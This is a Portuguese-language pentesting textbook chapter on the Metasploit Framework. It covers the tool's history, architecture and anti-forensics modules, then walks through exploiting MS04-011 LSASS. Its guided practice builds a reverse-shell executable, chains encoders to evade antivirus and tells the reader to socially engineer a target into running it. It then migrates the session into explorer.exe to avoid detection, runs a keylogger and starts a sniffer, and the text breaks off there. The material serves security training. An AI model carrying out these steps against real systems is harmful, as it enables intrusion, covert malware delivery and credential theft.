

Capítulo 19

Metasploit Framework

19.1. Objetivos

- Entender como funciona o Metasploit
- Entender o funcionamento e como utilizar o Meterpreter
- Aprender como conseguir conexão direta e reversa com o alvo
- Aprender a implantar backdoors através do Metasploit
- Aprender a comprometer uma máquina da rede interna através de uma DMZ comprometida

19.2. Introdução

A pesquisa de vulnerabilidades de software evoluiu muito nos últimos anos. O pesquisador de vulnerabilidades é o técnico responsável em encontrar falhas no software que podem levar a um mal funcionamento do software, ou ainda a uma possível falha de segurança. A visão geral sobre segurança não se limita apenas a um possível invasor ou acesso não autorizado ao sistema, segurança de software significa manter o software em seu perfeito funcionamento, ou seja, o funcionamento imaginado pelo desenvolvedor.

No cenário atual da segurança da informação, infelizmente tentamos proteger a informação não pela raiz do problema, escrevendo programas com qualidade, mas criando outros softwares para proteger um software mal desenvolvido anteriormente. Por exemplo: instalamos um software que tem erros de programação que pode ser explorado por um intruso, então instalamos um firewall que tentará bloquear o tráfego de dados entre o software e o acesso não autorizado. Esse tipo de abordagem não tem se mostrado muito eficaz. E se esse programa feito para proteger o software mal desenvolvido também conter os mesmos erros de programação?

Ferramentas como o Metasploit podem ajudar aos desenvolvedores de software produzirem software com maior qualidade, do ponto de vista da segurança, na medida que incentiva os programadores a pensarem a respeito de como algumas técnicas de programação levam as falhas de segurança.

O Metasploit framework é um conjunto das melhores plataformas de aprendizagem e investigação para o profissional de segurança ou do hacker ético. Ele possui centenas de exploits, payloads e ferramentas muito avançadas que nos permite testar vulnerabilidades em muitas plataformas, sistemas operacionais, e servidores. Este framework deve ser utilizado com muita cautela e somente para fins éticos.

19.3. O que é Metasploit Framework

Como mencionado em seu Website, Metasploit Framework é uma avançada plataforma Open Source, concebida especificamente com o objetivo de reforçar e

acelerar o desenvolvimento, ensaio e utilização de exploits.

O projeto relacionado a este Framework, de acordo com seus criadores, que nasceu como um jogo, tem mostrado um crescimento espetacular em especial nos últimos tempos (na minha modesta opinião... especificamente a partir da versão 2.2), aspecto que lhe ajudou a conquistar um lugar privilegiado no âmbito do kit de ferramentas de todo profissional relacionado de alguma forma ou de outra com as tecnologias de segurança da informação.

Escrito na maioria das vezes em "Perl" (seu único defeito, de acordo com o parecer do número cada vez maior de amantes de "Python"...) e com vários componentes desenvolvidos em "C " e "Assembler", sua portabilidade está assegurada, o que contribui em larga medida para a sua aceitação maciça, porque qualquer que seja a sua escolha de plataforma de uso (Like-Unix, BSD, Mac X, Windows etc), pode instalá-lo e desfrutar todos os seus poderes em poucos minutos e sem grandes dificuldades.

Um aspecto interessante no que se refere à concessão de licenças para as novas versões do Metasploit Framework, é o fato de que ela é baseada tanto em GPL v2 como um "Perl Artistic License", permitindo a sua utilização em projetos Open Source assim como em projetos comerciais.

O principal objetivo do MSF é criar um ambiente de pesquisa, desenvolvimento e exploração de vulnerabilidades de software, fornecendo as ferramentas necessárias para o ciclo completo da pesquisa que pode ser dividido basicamente em:

- **Descoberta da vulnerabilidade:** Onde o pesquisador descobre um erro de programação que pode levar ou não a uma brecha de segurança;
- **Análise:** Onde o pesquisador analisa a vulnerabilidade para determinar quais as maneiras pela qual a mesma pode ser explorada. Perguntas-chave são feitas nessa fase do desenvolvimento, como por exemplo: De qual maneira a vulnerabilidade pode ser explorada? Localmente ou remotamente? Entre outras dezenas mais;
- **Desenvolvimento do exploit:** Depois de respondidas as perguntas da fase de análise, começa o desenvolvimento da exploração em si, como

prova da existência real da vulnerabilidade. Técnicas de engenharia reversa, programação, debugger etc são usadas nessa fase;

- **Teste do exploit:** Nessa fase o exploit é testado em diferentes ambientes e variáveis, service packs, patches etc. O exploit em si é a prova definitiva que a vulnerabilidade pode ser explorada.

Desde a consolidação do Metasploit Framework, a comparação com produtos comerciais com características semelhantes é inevitável. Projetos CANVAS da Immunity Sec ou CORE IMPACT da Core Security Technology tem uma grande clientela, que vão desde grandes clientes corporativos que fazem uso destes produtos na hora de fazerem suas próprias tentativas de invasão, até centenas de consultores de segurança independente que utilizam-no como uma ferramenta para vender este serviço a terceiros.

Sem dúvida, a principal diferença entre Metasploit Framework e este tipo de produto é o "foco". Embora os produtos comerciais precisem fornecer constantemente aos seus clientes os mais recentes exploits acompanhados de interfaces gráficas bonitas e intuitivas, o Metasploit Framework é projetado para facilitar a investigação e experimentação de novas tecnologias.

Este ponto, entre outros, faz com que exista mercado para todos. Os pesquisadores, estudantes, curiosos e independentes, podem obter, sem qualquer custo, o Metasploit, modificar, personalizar, utilizá-lo para seu trabalho e ver como ele funciona internamente para aprender mais, enquanto que, por outro lado, grandes empresas que exigem uma excelente solução corporativa e pode arcar com o custo possui certamente o privilégio da qualidade dos produtos anteriormente mencionados.

19.4. Instalando Metasploit Framework

Em primeiro lugar, pois como comentado nos parágrafos anteriores, Metasploit Framework pode ser instalado tanto no Unix/Linux quanto no Windows.

Aqueles que se sentem confortáveis com o Windows, tem o prazer de saber

que a instalação do Metasploit não tem grandes segredos. Para esta última versão, os desenvolvedores do Metasploit surpreendem-nos com um simpático assistente, que irá guiar-nos através da implementação de um ambiente personalizado Cygwin, seguida pela instalação e configuração do próprio Framework. Assim, apenas o download e a execução de um único arquivo chamado "framework-3.4.0.exe" nos permitirá, em apenas alguns momentos, o acesso ao console Metasploit e desfrutar de todas as suas ferramentas.

Se, pelo contrário, a sua decisão é pelo Unix/Linux, você pode fazer o download da versão mais recente para esta plataforma, comprimida e de denominação "framework-3.5.1-linux-i686.run".



<http://updates.metasploit.com/data/releases/framework-3.5.1-linux-i686.run>

Após ter feito isso, precisa apenas dar permissão de execução ao arquivo e executá-lo com o comando:



```
# chmod 755 framework-3.5.1-linux-i686.run  
# ./framework-3.5.1-linux-i686.run
```

Embora seja verdade que com o que aconteceu até agora é suficiente para se familiarizar com o produto, se sua intenção é a de obter todo o proveito dessa ferramenta, provavelmente quer ter a certeza que tenha instalado o módulo Perl chamado "Net::SSLeay" e, se não for esse o caso, proceda à sua instalação aproveitando que o mesmo instala-se com o Metasploit, entre os arquivos organizados no subdiretório "extras" de seu "path" de instalação.

Embora as medidas mencionadas nos parágrafos anteriores funcionem na maioria dos casos, será bom saber que dependendo da distribuição Linux que você está usando, provavelmente vai contar com alguma facilidade adicional ao instalar Metasploit-Framework com o seu gerenciador de pacotes preferido.

19.5. Um olhar sobre o Framework

Perfeito! Se você chegou até aqui, provavelmente está ansioso para testar o funcionamento de seu novo ambiente de trabalho. Antes de começar, precisamos saber que o Metasploit Framework fornece-nos basicamente três diferentes interfaces, no momento de interagir com os mesmos:

- **Command Line Interface:** Esta é a forma correta para interagir com o Framework, quando da automatização de testes de seqüências de exploits ou, simplesmente, nos casos em que não precisar de uma interface interativa. O utilitário é executado através do comando "msfcli";
- **Console Interface:** É provável que seja esta a interface mais comumente utilizada, devido à sua utilização intuitiva e interativa, à velocidade do seu funcionamento e à sua flexibilidade. Sua principal característica é a de proporcionar um Metasploit pronto, a partir do qual se pode interagir com cada aspecto do Framework. Se você quiser usar essa interface, temos que executar o comando "msfconsole";
- **Interface web:** Embora tenha muitos detratores, a interface web Metasploit pode ser extremamente útil em certas circunstâncias especiais, tais como apresentações públicas ou de trabalho em equipe. Para efeito, esta versão web do Metasploit inclui seu próprio servidor http, a fim de nos dar a capacidade de acesso via browser para praticamente as mesmas características que sua versão console.

19.5.1. Desenvolvimento do MSF

A primeira versão estável do MSF foi lançada em meados de 2004. Originalmente escrito em Perl, Assembler e C. Seus desenvolvedores (veja a lista no endereço) resolveram quebrar o paradigma de como os exploits eram desenvolvidos até então.


Escrever um exploit anteriormente era uma tarefa complexa, e a exploração de uma vulnerabilidade exigia conhecimentos profundos em programação específica para cada plataforma. O MSF veio para diminuir essa complexidade e fazer intenso reuso de código, assim como faz a concepção da programação orientada a objetos.

Digamos que antes do MSF o desenvolvimento dos exploits era feito no melhor estilo da programação procedural tradicional, e depois do MSF a pesquisa começou a se basear na programação orientada a objetos.

A versão 2.x foi substituída pela versão 3.x, totalmente reescrita na linguagem Ruby que é uma linguagem O-O real, com características únicas, como: alto nível de introspecção, recriação automatizada de classes, suporte a threading com plataforma independente e, finalmente, porque é uma linguagem que os desenvolvedores realmente sentem prazer em usar. Como resultado do uso do Ruby, o código original foi enxugado em quase 40, entretanto algumas partes do código ainda estão em Assembler e C.

Com a versão 3.x, a licença passou da GPL 2 para a Metasploit Framework License v1.2, mais parecida com a GPL 3. O Objetivo da nova licença é proteger o núcleo do projeto do uso comercial, mas ao mesmo tempo, autorizar a integração com módulos comerciais agregados, desde que estes módulos não modifiquem o framework.

19.6. Tecnologia por detrás do Framework



O núcleo do Metasploit reside no REX (Ruby Extension Library), que é uma coleção de classes e métodos. A descrição completa das classes e métodos pode ser acessada no endereço:



http://framework.metasploit.com/documents/developers_guide.pdf

E a documentação da API REX:



<http://framework.metasploit.com/documents/api/rex/index.html>

Para exemplificar algumas entre as muitas funcionalidades dessas classes do REX, durante o desenvolvimento do exploit precisamos ajustar o stack pointer, muitas vezes isso significa chamar determinado operador, que são específicos para cada plataforma, como por exemplo: jmp opcode na arquitetura x86. Então invocamos a classe `Rex::Arch::` para ajustar o stack pointer e depois especificarmos a plataforma com `Rex::Arch::X86` com os métodos jmp, mov, sub, pack, add, call, clear etc.

Outro exemplo famoso e infame é a classe `Rex::Exploration::Seh`. O Structured Exception Handling, SEH, é uma proteção usada para checar o controle do fluxo cada vez que uma exceção acontece. Um estouro de buffer modifica o fluxo comum do programa e o SEH trata desses erros. A classe `Rex::Exploration::Seh` pode ser usada para evadir o SEH.

Para maiores informações consulte:



<http://www.eeye.com/html/resources/newsletters/vice/VI20060830.html>

Ou ainda:



<http://freeworld.thc.org/download.php?t=pf=Practical-SEH-exploitation.pdf>

Framework Core: É formado de vários sub-sistemas como gerenciamento de módulos, sessões, despacho de eventos etc.

Framework Base: Provê a interface para interagir com o Framework Core provendo configurações, registro de logs e sessões.

Interfaces: Provê a interface com o usuário, atualmente são: msfconsole,

msfcli, msfgui, msfweb, msfd.

Módulos: São compostos pelos exploits, payloads, encoders, NOP generators e módulos auxiliares, como por exemplo, scanners, conexão com base de dados (MS-SQL), fuzzers de protocolo etc. A lista completa pode ser acessada com o comando `show all` na interface `msfconsole` e informações específicas do módulo com o comando `info <module_name>`.

Plugins: Podem ser comparados aos módulos no sentido de trazer funções extras ao framework.

Para o iniciante é importante saber a diferença entre exploit e payload. Exploit é a exploração da falha em si, que permite ao explorador fazer alguma coisa. O payload é a coisa que será feita. Um comando a ser executado, um shell etc.

O Metasploit conta ainda com outras tecnologias, como por exemplo, a evasão de Intrusion Detection Systems (IDS) e Intrusion Prevention Systems (IPS), tornando a vida dos detectores de intrusão mais difícil. Atualmente os IDSs e IPSs ainda tem muitos problemas, e certamente ainda estão longe de uma funcionalidade considerada ideal e robusta.

O Metasploit pode servir para auditar essas ferramentas. Existem varias classes que podem ser usadas para evadir os detectores de intrusão, `TCP::max_send_size`, `TCP::send_delay`, `HTTP::chunked`, `HTTP::compression`, `SMB::pipe_evasion`, `DCERPC::bind_multi`, `DCERPC::alter_context`, entre outros.

Outra tecnologia que merece destaque é o Metasploit anti-forensics chamada de MAFIA (Metasploit Anti-Forensic Investigation Arsenal). O MAFIA é constituído basicamente das ferramentas:

- **Timestomp:** Usado para modificar os arquivos do sistema de arquivo New Technology File System (NTFS). Pode-se modificar os valores de quando os arquivos foram criados, deletados etc.
- **Slacker:** Usado para esconder arquivos em partições NTFS.
- **Sam Juicer:** Um módulo do Meterpreter usado pra extrair hashes dos arquivos SAM sem acessar o disco rígido.

- Transmogrify: Ferramenta usada pra passar pelo EnCases file-signaturing.
- Social-Engineering Toolkit: O Social-Engineering Toolkit (SET) foi desenvolvido por David Kennedy (ReL1K) e incorpora muitos ataques úteis de engenharia social, todos em uma interface simples. O principal objetivo do SET é automatizar e melhorar muitos dos ataques de engenharia social a partir dele.

19.7. Tecnologia do Meterpreter Payload

A fase chamada pós-exploração foi significativamente melhorada na versão três. Um dos principais payloads do MSF é o Meterpreter. O Meterpreter tenta ser invisível ao sistema atacado. Para ilustrar, vamos ao exemplo de problemas: Host Intrusion Detection Systems podem soar um alarme assim que você digitar seu primeiro comando no shell ou mesmo deixar rastros para que o perito forense descubra o que foi feito durante o ataque.

O meterpreter supera as limitações e fornece várias APIs que permitem ao atacante executar diversos ataques de exploração no shell meterpreter, podendo ir mais a fundo e descobrindo o máximo possível de informações do alvo e da rede interna.

O Meterpreter proporciona uma enorme flexibilidade para o processo de pós-exploração, deixando-o até escrever seus próprios scripts.

Para finalizar esse capítulo introdutório, que não tem por objetivo ser exaustivo com relação à tecnologia do framework, lembre-se de que, como todo projeto open source, é muito dinâmico e novidades são incorporadas da noite para o dia. Esperamos que todos possam aprender muito mais sobre segurança com o uso do Metasploit Framework.

19.8. Metasploit e OSSTMM em vídeo

Estão disponíveis no site do FOSDEM - Free and Open Source Software Development - dois vídeos fantásticos.

Simplemente duas apresentações sobre duas ferramentas essenciais em pentest, metasploit e a metodologia OSSTM (Open Source Security Testing Methodology Manual). E não é uma simples apresentação, são duas apresentações de duas horas tendo como apresentador os pais das crianças H. D. Moore e Pete Herzog respectivamente. Imperdível!



Metasploit - <http://ftp.belnet.be/mirrors/FOSDEM/2007/FOSDEM2007-Metasploit.ogg>
OSSTMM - <http://ftp.belnet.be/mirrors/FOSDEM/2007/FOSDEM2007-SecurityTesting.ogg>

Veja também alguns vídeos de utilização do Metasploit Framework:



<http://www.youtube.com/watch?v=1bnr61Mjk0g>
<http://www.youtube.com/watch?v=IVsCQyvo9MA>

19.9. Atualizando o Metasploit

Entre no diretório do MSF com o seguinte comando:



```
# cd /pentest/exploits/framework3/
```

Para atualizar o MSF, digite o seguinte comando:



```
# svn update
```

19.10. Primeiros passos na utilização do Metasploit

Abaixo vemos o console do MSF (Metasploit Framework) aberto, que tanto pode ser executado a partir da interface web no Windows, clicando em Console. Ou então, no Linux, basta digitar `./msfconsole` no console do Linux.

```

msf3 exploit(multi/tftp) > multi
=====
=[ msf v3.1-release
+ -- --=[ 262 exploits - 117 payloads
+ -- --=[ 17 encoders - 6 nops
      =[ 46 aux
msf3 >

```

Depois de alguns segundos (dependendo da velocidade de seu computador), a tela de MSFConsole aparecerá conforme a imagem. Leve alguns momentos para explorar a tela de console digitando "help" no prompt msf>.

```
msf > help

Core Commands
=====

Command      Description
-----
?            Help menu
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
exit         Exit the console
help         Help menu
info         Displays information about one or more module
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
quit         Exit the console
route        Route traffic through a session
save         Saves the active datastores
search       Searches module names and descriptions
sessions     Dump session listings and display information about sessions
set          Sets a variable to a value
setg         Sets a global variable to a value
show         Displays modules of a given type, or all modules
sleep        Do nothing for the specified number of seconds
unload       Unload a framework plugin
unset        Unsets one or more variables
unsetg       Unsets one or more global variables
use          Selects a module by name
version      Show the console library version number

msf > █
```

Para ver os vários exploits existentes e ter uma leve noção de sua aplicabilidade, digite "show exploits" no prompt msf>. Veja a figura abaixo:

```
windows/sntp/mercury_cram_md5      Mercury Mail SMTP AUTH CRAM-MD5 Buffer Overflow
windows/sntp/wmailserver            SoftiaCom WMailserver 1.0 Buffer Overflow
windows/sntp/ypops_overflow1        YPOPS 0.6 Buffer Overflow
windows/ssh/freesshd_key_exchange   FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
windows/ssh/putty_msg_debug          PuTTY.exe <= v0.53 Buffer Overflow
windows/ssh/securecrt_ssh1          SecureCRT <= 4.0 Beta 2 SSH1 Buffer Overflow
windows/ssl/ms04_011_pct             Microsoft Private Communications Transport Overflow
windows/telnet/gamsoft_telsrv_username GAMSoft TelSrv 1.5 Username Buffer Overflow
windows/tftp/attftp_long_filename   Allied Telesyn TFTP Server 1.9 Long Filename Overflow
windows/tftp/futuresoft_transfermode FutureSoft TFTP Server 2000 Transfer-Mode Overflow
windows/tftp/tftpd32_long_filename  TFTP32 <= 2.21 Long Filename Buffer Overflow
windows/tftp/tftpdwin_long_filename TFTP32 v0.4.2 Long Filename Buffer Overflow
windows/tftp/threectftpsvc_long_mode 3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/cam_log_security  CA CAM log_security() Stack Overflow (Win32)
windows/vnc/realvnc_client           RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client          UltraVNC 1.0.1 Client Buffer Overflow
windows/wins/ms04_045_wins           Microsoft WINS Service Memory Overwrite

msf >
```

Para informação sobre um comando em particular, você pode usar o comando de info. Você sempre poderá ter certeza do comando se for útil antes de você executá-lo. Olhemos para informação disponível para o comando lsass_ms04_011. Digite:



```
"info windows/smb/ms04_011_lsass"
```

Veja abaixo o que aparecerá na tela para você:



```
>> info windows/smb/ms04_011_lsass
Name: Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
Version: 4511
Platform: Windows
Privileged: Yes
License: Metasploit Framework License
Provided by:
hdm <hdm@metasploit.com>

Available targets:
```

Id Name

-- ----

0 Automatic Targetting

1 Windows 2000 English

2 Windows XP English

Basic options:

Name Current Setting Required Description

RHOST yes The target address

RPORT 445 yes Set the SMB service port

Payload information:

Space: 1024

Avoid: 7 characters

Description:

This module exploits a stack overflow in the LSASS service, this vulnerability was originally found by eEye. When re-exploiting a Windows XP system, you will need need to run this module twice.

DCERPC request fragmentation can be performed by setting 'FragSize' parameter.

References:

<http://www.securityfocus.com/bid/10108>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533>

<http://www.osvdb.org/5248>

<http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>

<http://milw0rm.com/metasploit/36>

```

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0    Automatic Targetting
  1    Windows 2000 English
  2    Windows XP English

Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST      445                  yes       The target address
  RPORT      445                  yes       Set the SMB service port

Payload information:
  Space: 1024
  Avoid: 7 characters

Description:
  This module exploits a stack overflow in the LSASS service, this
  vulnerability was originally found by eEye. When re-exploiting a
  Windows XP system, you will need need to run this module twice.
  DCERPC request fragmentation can be performed by setting 'FragSize'
  parameter.

References:
  http://www.securityfocus.com/bid/10108
  http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533
  http://www.osvdb.org/5248
  http://www.microsoft.com/technet/security/bulletin/MS04-011.msp
  http://milw0rm.com/metasploit/36

msf >

```

Essas informações exibidas sobre o exploit são muito importantes para sabermos como ele funciona e qual a utilidade dele. É pesquisando dessa forma que definiremos qual o melhor exploit para utilizarmos contra um determinado alvo.

Para utilizar esse exploit, por exemplo, digite no prompt msf>:



```
use Windows/smb/ms04_011_lsass
```

O prompt msf> automaticamente muda para "msf exploit(ms04_011_lsass)>" mostrando que o exploit foi selecionado e está pronto para uso.

Agora vamos ver que tipo de alvo pode ser afetado por esse exploit. Basta digitar "show targets" no prompt msf>. Será exibida a seguinte tela:


```
msf > use windows/smb/ms04_011_lsass
msf exploit(ms04_011_lsass) > show targets
Exploit targets:
  Id  Name
  --  ---
  0    Automatic Targetting
  1    Windows 2000 English
  2    Windows XP English
msf exploit(ms04_011_lsass) > █
```

Agora precisamos saber o que podemos fazer com esse exploit, já que o exploit é a exploração da falha em si. Portanto, precisamos de um programa (ou módulo) que utilize a falha da maneira que precisamos (execute um comando, rode um shell e etc), esse programa ou módulo é um payload.

Para sabermos qual payload está disponível para esse exploit, digite no prompt msf> o comando "show payloads", e então a tela a seguir será exibida com uma lista de todos os payloads compatíveis com esse exploit.

```
msf exploit(ms04_011_lsass) > show payloads
Compatible payloads
=====
  Name                                Description
  ----                                -
  generic/shell_bind_tcp              Generic Command Shell, Bind TCP Inline
  generic/shell_reverse_tcp           Generic Command Shell, Reverse TCP Inl
  windows/adduser                     Windows Execute net user /ADD
  windows/adduser/bind_tcp            Windows Execute net user /ADD, Bind TC
  windows/adduser/reverse_http        Windows Execute net user /ADD, Passive
  windows/adduser/reverse_ord_tcp     Windows Execute net user /ADD, Reverse
  windows/adduser/reverse_tcp         Windows Execute net user /ADD, Reverse
```

Para definirmos o tipo de alvo que atacaremos explorando suas falhas, digite "set TARGET #" substituindo o # pelo número de identificação do tipo de alvo que atacaremos como mostrado numa tela anterior (nesse caso só temos as opções 0 =

automático, 1 = Windows 2000 e 2 = Windows XP).

Para sabermos o tipo de S.O. de nosso alvo, deveremos ter pesquisado isso na fase de fingerprinting, onde colhemos informações sobre nossos hosts alvos.

Vamos, como exemplo, atacar um host que tenha como seu S.O. o Windows XP e queremos rodar um Shell a partir dele para termos acesso à máquina. Vou digitar "set target 2" no prompt msf> para informar que meu alvo é uma máquina rodando o Windows XP.

E, logo após isso, vou digitar "set PAYLOAD generic/shell_bind_tcp" para definir o payload que utilizarei, e me retornará um shell de comando quando rodar o exploit contra o alvo.

```
msf exploit(ms04_011_lsass) > set payload generic/shell_bind_tcp
payload => generic/shell_bind_tcp
msf exploit(ms04_011_lsass) >
```

Nesse ponto, se digitarmos "?" no prompt msf>, além da explicação dos comandos básico, surgem outros comandos que precisaremos utilizar. Veja abaixo:

```
Exploit Commands
=====

Command      Description
-----
check        Check to see if a target is vulnerable
exploit      Launch an exploit attempt
rcheck       Reloads the module and checks if the target is vulnerable
rexexploit   Reloads the module and launches an exploit attempt
```

Como exibido com o comando "info" usado anteriormente, temos duas opções básicas desse exploit que precisamos configurar para que ele possa ser utilizado. São elas:



Name	Current	Setting	Required	Description
------	---------	---------	----------	-------------

-------	--	--	--	--

RHOST	yes			The target address
-------	-----	--	--	--------------------

RPORT	445	yes		Set the SMB service port
-------	-----	-----	--	--------------------------

Vemos que o valor de RPORT está como 445, que será a porta através da qual será lançado o exploit, mas podemos mudar esse valor se quisermos. Digamos que através de um scan anterior descobri algumas vulnerabilidades na porta 150, então é essa mesma que vou utilizar, digitando o seguinte comando no prompt msf> "set RPORT 150". Vejamos na tela abaixo como ficou após a execução desse comando:

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.0.1          yes       The target address
  RPORT      150                  yes       Set the SMB service port
```

O valor da opção RPORT foi alterado para 150, que será a porta utilizada para o ataque.

Agora vamos à outra opção. A opção RHOST definirá o endereço que será atacado via exploit, e precisamos configurá-lo adequadamente, atribuindo o endereço IP do alvo. Digamos que quero atacar o IP 192.168.0.1, preciso digitar o comando no prompt msf>:



```
set RHOST 192.168.0.1
```

Vejamos abaixo como ficou a configuração de ambas opções:

```
Basic options:
  Name      Current Setting  Required  Description
  ----      -
  RHOST      192.168.0.1          yes       The target address
  RPORT      150                  yes       Set the SMB service port
```

Agora precisamos completar o exploit, executando-o contra o alvo. Para tanto, temos duas alternativas:

1. utilizar o comando "check" em primeiro lugar para ver se nosso alvo é vulnerável a esse exploit e depois usar o comando "exploit" para executá-lo; ou
2. utilizar diretamente o comando "exploit" para executar o ataque, posto que alguns módulos não aceitam a execução do comando "check".

No caso desse exploit, o comando "check" não é suportado; então teremos que usar o comando "exploit", sem a possibilidade de testar anteriormente se o alvo é suscetível ao ataque.

Se o ataque falhar contra o alvo, um aviso como se segue será exibido. Se não, sendo o alvo vulnerável a esse ataque, você será apresentado a uma interface de linha de comando interativa da máquina designada, ou seja, você cairá no prompt de comando. Não desanime se não conseguir de primeira! Isto só significa que a máquina que está testando não é vulnerável a esse ataque específico!

```
msf exploit(ms04_011_lsass) > exploit
[*] Started bind handler
[-] Exploit failed: The connection timed out (192.168.0.1:150).
msf exploit(ms04_011_lsass) > █
```

19.11. Análise final

Sinta-se à vontade para testar com outros exploits e outros payloads, afinal esta é a essência da invasão com o Metasploit: testar até descobrir qual a vulnerabilidade certa e usar uma combinação de exploit e payload que funcione.

Procure manter-se sempre atualizado com as novas versões do Metasploit, pois os pacotes de exploits, payloads e módulos sempre são atualizados e vem com novas opções.

19.12. Prática dirigida

19.12.1. Payload com Meterpreter

Com o msf atualizado, iremos criar o payload que enviaremos para o nosso alvo. Prosseguimos com o seguinte comando:



```
# ./msfpayload windows/shell/reverse_tcp LHOST=XX.XX.XX.XX  
LPORT=4455 X > cliqueaqui.exe
```

Será criado no diretório corrente o arquivo executável "cliqueaqui.exe"

Vamos analisar o nosso executável com alguns antivírus on-line, para ver como ele será caracterizado quando o alvo abri-lo no Windows.



```
http://www.virustotal.com/pt/  
http://virusscan.jotti.org/pt-br
```

Depois dos resultados, vamos fazer um "tunning" em nosso .exe:



```
# ./msfpayload windows/shell/reverse_tcp LHOST=XX.XX.XX.XX  
LPORT=4455 R | ./msfencode -c 15 -e x86/shikata_ga_nai -a x86 -t raw |  
./msfencode -c 5 -a x86 -e x86/alpha_mixed -t raw | ./msfencode -c 3 -e  
x86/call4_dword_xor -t exe > cliqueaqui2.exe
```

A opção -c diz quantas vezes cada encoder irá interagir com o nosso payload, nos dias de hoje, isso já não adianta muito, demonstrado apenas para ver as possibilidades de se redirecionar a saída de um encoder para outro.

Depois do tuning em nosso .exe, vamos testá-lo nos mesmos sites de antivírus que antes, e comparar os resultados.

A partir daí, é engenharia social pura, onde deve usar a imaginação para convencer o alvo a executar o arquivo.

Aproveite um pouco de seu tempo para ler o seguinte:



```
# ./msfpayload -h  
# ./msfencode -h  
# ./msfencode -l
```

Após criar o .exe, codificá-lo para torná-lo mais dificilmente detectável por antivírus e enviá-lo ao alvo, precisamos colocar o metasploit para “escutar” à espera da conexão



```
msf> ./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp  
LHOST= 192.168.0.110 LPORT=4455 E
```

Ao ser executado o nosso arquivo no computador do alvo, será estabelecida uma conexão entre o atacante e o alvo. Assim ganhamos nossa shell meterpreter.

Aparentemente parece que está travado, mas não está! Repare que a sessão meterpreter já foi criada, sendo assim, pressionamos Ctrl+C para finalizar este "travamento".

Agora digite o comando:



```
> sessions -l
```

Temos uma sessão ativa com ID de número 1 identificando-a.

Agora vamos interagir com o console meterpreter, basta o comando:



```
> sessions -i 1
```

Se o alvo abrir o gerenciador de tarefas no windows, verá o processo de nosso executável “clique_aqui.exe” rodando, o que pode gerar desconfiança.

Precisamos migrar para um outro processo, mais estável e menos arriscado do usuário interromper, como o explorer.exe, por exemplo.

Agora vejamos no console meterpreter o processo que estamos com o comando getpid, seguido do comando ps.

Sabendo o número do processo para o qual queremos migrar, vamos executar o comando “migrate [pid]” para migrar de processo:



```
> migrate 472
```

```
meterpreter > migrate 472
[*] Migrating to 472...
[*] Migration completed successfully.
meterpreter > 
```

Com isso feito, vamos testar os comandos sysinfo e ipconfig.

Para saber os comandos disponíveis, digite “help” ou “?”.

19.12.2. Keylogging com Meterpreter

Agora vamos usar o keylogging e vamos tentar capturar o máximo das teclas digitadas pelo usuário.

Com o comando keyscan_start iniciamos o nosso keylogger.



```
> keyscan_start
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > 
```

Agora vamos ver o que nosso keylogger pegou com o comando keyscan_dump e logo em seguida finalizo o mesmo.



```
> keyscan_dump
> keyscan_stop
```

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
meulogin <Tab> minhasenha <Return>
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```


19.12.3. Sniffing com Meterpreter

Primeiramente precisamos carregar o módulo sniffer com o comando use sniffer.



```
> use sniffer
```

Em seguida, pedimos para listar as interfaces de rede com o comando sniffer_interfaces.



```
> sniffer_interfaces
```

Iremos iniciar nosso sniffer nesta interface indicada pelo número 1 com o comando "sniffer_start 1", podemos esperar o tempo que acharmos conveniente.



```
> sniffer_start 1
```

```
meterpreter > use sniffer
Loading extension sniffer...success.
